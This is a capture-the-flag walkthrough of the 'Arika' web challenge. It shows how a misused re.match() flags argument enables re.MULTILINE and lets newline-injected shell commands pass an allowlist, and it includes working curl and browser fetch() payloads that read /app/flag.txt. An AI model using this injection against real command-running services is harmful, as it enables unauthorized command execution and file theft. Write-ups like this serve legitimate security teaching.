Arika - Newline Injection in a Fake Ransomware Terminal
A walkthrough of the Arika challenge, abusing a subtle
Python re.match() bug and a newline injection to make a
fake ransomware “terminal” read /app/flag.txt for us.

“The Arika ransomware group likes to look slick and spiffy with their cool green-on-black terminal style website... but it sounds like they are worried about some security concerns of their own!”
1. Unpacking arika.zip & First Look
We start locally: the challenge drops an archive
arika.zip. First step is to unpack it and see what
we’re dealing with.
cyberaya@ctf-mint:~/huntress2025/day4$ 7z e arika.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 6937 bytes (7 KiB)

Extracting archive: arika.zip
--
Path = arika.zip
Type = zip
Physical Size = 6937

Enter password (will not be echoed):
Everything is Ok

Files: 13
Size:       12357
Compressed: 6937

cyberaya@ctf-mint:~/huntress2025/day4$ ls
app.py     contact.sh  flag.txt  hostname.sh  leaks.sh  requirements.txt  terminal.js
arika.zip  Dockerfile  help.sh   index.html   news.sh   style.css         whoami.sh
Quick file identification on the extracted directory
shows the usual suspects: Python backend, shell scripts, JS for the
terminal, HTML/CSS, and a suspicious file named
flag.txt.
cyberaya@ctf-mint:~/huntress2025/day4/extracted$ file *
app.py:           Python script, ASCII text executable
contact.sh:       POSIX shell script, ASCII text executable
Dockerfile:       ASCII text
flag.txt:         ASCII text, with no line terminators
help.sh:          POSIX shell script, Unicode text, UTF-8 text executable
hostname.sh:      ASCII text, with no line terminators
index.html:       HTML document, Unicode text, UTF-8 text
leaks.sh:         POSIX shell script, Unicode text, UTF-8 text executable
news.sh:          Unicode text, UTF-8 text
requirements.txt: ASCII text
style.css:        ASCII text
terminal.js:      JavaScript source, ASCII text
whoami.sh:        ASCII text, with no line terminators
flag.txt was not the flag.
I mean, why would it be that easy, am I right? Lulz.

flag.txt was a decoy. The real one lives inside the
container.
Next, contact.sh was a nothing
burger. Nothing useful or abusable there.

contact.sh
help.sh was useful though.
It exposes which commands are meant to be available in the
“terminal” UI.
#!/bin/sh
echo "List of all commands:"
echo " leaks      — hacked companies"
echo " news       — news about upcoming data releases"
echo " contact    — send us a message and we will contact you"
echo " help       — available commands"
echo " clear      — clear screen"
Jumping to the actual site, we see a terminal emulator where you can
type commands. I verified that only the commands from
help.sh are accepted.
List of all commands:
 leaks      — hacked companies
 news       — news about upcoming data releases
 contact    — send us a message and we will contact you
 help       — available commands
 clear      — clear screen
2. Inspecting the Dockerfile
The Dockerfile is always worth a
quick look. Here we see it copying a flag.txt into
/app/ and locking down its permissions:

-
chown guest:guest /app/flag.txt chmod 400 /app/flag.txt
So the real flag is inside the container at
/app/flag.txt, readable by the
app’s user. Our job: trick the app into reading that file and
returning its contents.
3. How the Web Terminal Talks to the Backend
I ran feroxbuster against the site to look for interesting
paths. The only juicy hit was
/static/terminal.js, which we
already had from the ZIP archive.

/static/terminal.js is the main client-side logic for
the terminal.
Digging into terminal.js, we
confirm how the frontend sends commands to the backend:

/ with a single
command field.
fetch("/", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ command: line })
})
Why this matters: We now know exactly how to emulate the web terminal:
- Make a POST request to
/ - Send JSON:
{"command": "whatevz"}
4. Reading app.py: Allowlist, Execution, and a Bug

The heart of the challenge is
app.py. Three key pieces:
a. Allowlist of commands
ALLOWLIST = ["leaks", "news", "contact", "help",
             "whoami", "date", "hostname", "clear"]
So the backend knows more commands than the UI advertises
(whoami, date, hostname), but
everything still has to start with one of these.
b. How the command is executed
proc = subprocess.run(["/bin/sh", "-c", cmd],
                      capture_output=True,
                      text=True,
                      check=False)
The backend runs the command via /bin/sh -c, meaning:
- The whole string is handed to a shell.
- Newlines and semicolons can act as command separators.
c. The validation bug 🐛
The allowlist check is implemented like this:
if not any([
    re.match(r"^%s$" % allowed, command, len(ALLOWLIST))
    for allowed in ALLOWLIST
]):
The developer accidentally passed len(ALLOWLIST) as the
third argument to re.match(). In Python’s
re module, that parameter is flags,
not a max length.
Here, len(ALLOWLIST) == 8 and 8 equals
re.MULTILINE.
With re.MULTILINE set: ^ and
$ match at line boundaries, not only at the
start and end of the whole string.
That means a command like:
leaks
cat /app/flag.txt
will match ^leaks$ (first line matches exactly), so
validation passes, but the full string still contains the newline
and second line.
When /bin/sh -c sees that, it executes both:
leakscat /app/flag.txt
That’s the core vulnerability: newline injection +
re.MULTILINE + shell execution.
5. Crafting the Payload
Since leaks is on the allowlist, our payload needs to:
- Start with
leakson the first line. - Include a newline.
-
Run
cat /app/flag.txton the second line.
Conceptually:
{"command": "leaks
cat /app/flag.txt"}
The tricky part is making sure the JSON contains an
actual newline, not the literal characters
\ and
n.
6. Option A: Sending the Payload with curl 💪
From the attacker machine, we send a POST and pretty-print the JSON
response so we can easily read stdout.
curl -s -X POST -H "Content-Type: application/json" \
  -d "$(printf '{"command":"leaks\ncat /app/flag.txt"}')" \
  http://10.1.140.112:5000/ | python3 -m json.tool
Breaking that down token-by-token:
-
curl- HTTP client used to send the request. -s- silent mode.-
-X POST- send an HTTP POST. -H- JSON content type.-
printfinterprets\nas a newline. -
python3 -m json.toolpretty-prints the response.
The server’s response (formatted) looked like this:
{
  "code": 0,
  "ok": true,
  "stderr": "",
  "stdout": "...snip...\nflag{eaec346846596f7976da7e1adb1f326d}\n"
}
That last line in stdout is the flag:
flag{eaec346846596f7976da7e1adb1f326d}.
7. Why This Works (Short Version)
-
The app expects JSON
{"command": "..."}POSTed to/. -
len(ALLOWLIST)gets used as regex flags by mistake. -
8equalsre.MULTILINE, so^/$match per line. - First line matches an allowlisted command, so validation passes.
-
/bin/sh -cexecutes both lines; output is returned instdout.
8. Doing It from the Browser Console Only
You can also send the payload via DevTools using
fetch():
fetch("/", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ command: "leaks\ncat /app/flag.txt" })
})
  .then(r => r.json())
  .then(j => {
    console.log(j);
    alert("stdout:\n" + j.stdout);
  })
  .catch(e => console.error(e));
fetch() in DevTools.
A more compact version (no alert):
fetch("/", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ command: "leaks\ncat /app/flag.txt" })
})
  .then(r => r.json())
  .then(j => console.log(j))
  .catch(e => console.error(e));
stdout.
9. Final Notes
This exploit chain depends on three core facts:
-
Flag placement: the real flag is at
/app/flag.txtin the container. -
Interface contract: the app expects JSON
{"command": "..."}POSTed to/. -
Validation bug:
len(ALLOWLIST)accidentally enablesre.MULTILINE, allowing multiline payloads.
The result is a neat little web challenge combining regex quirks, newline injection, and container flag placement into one clean exploit path.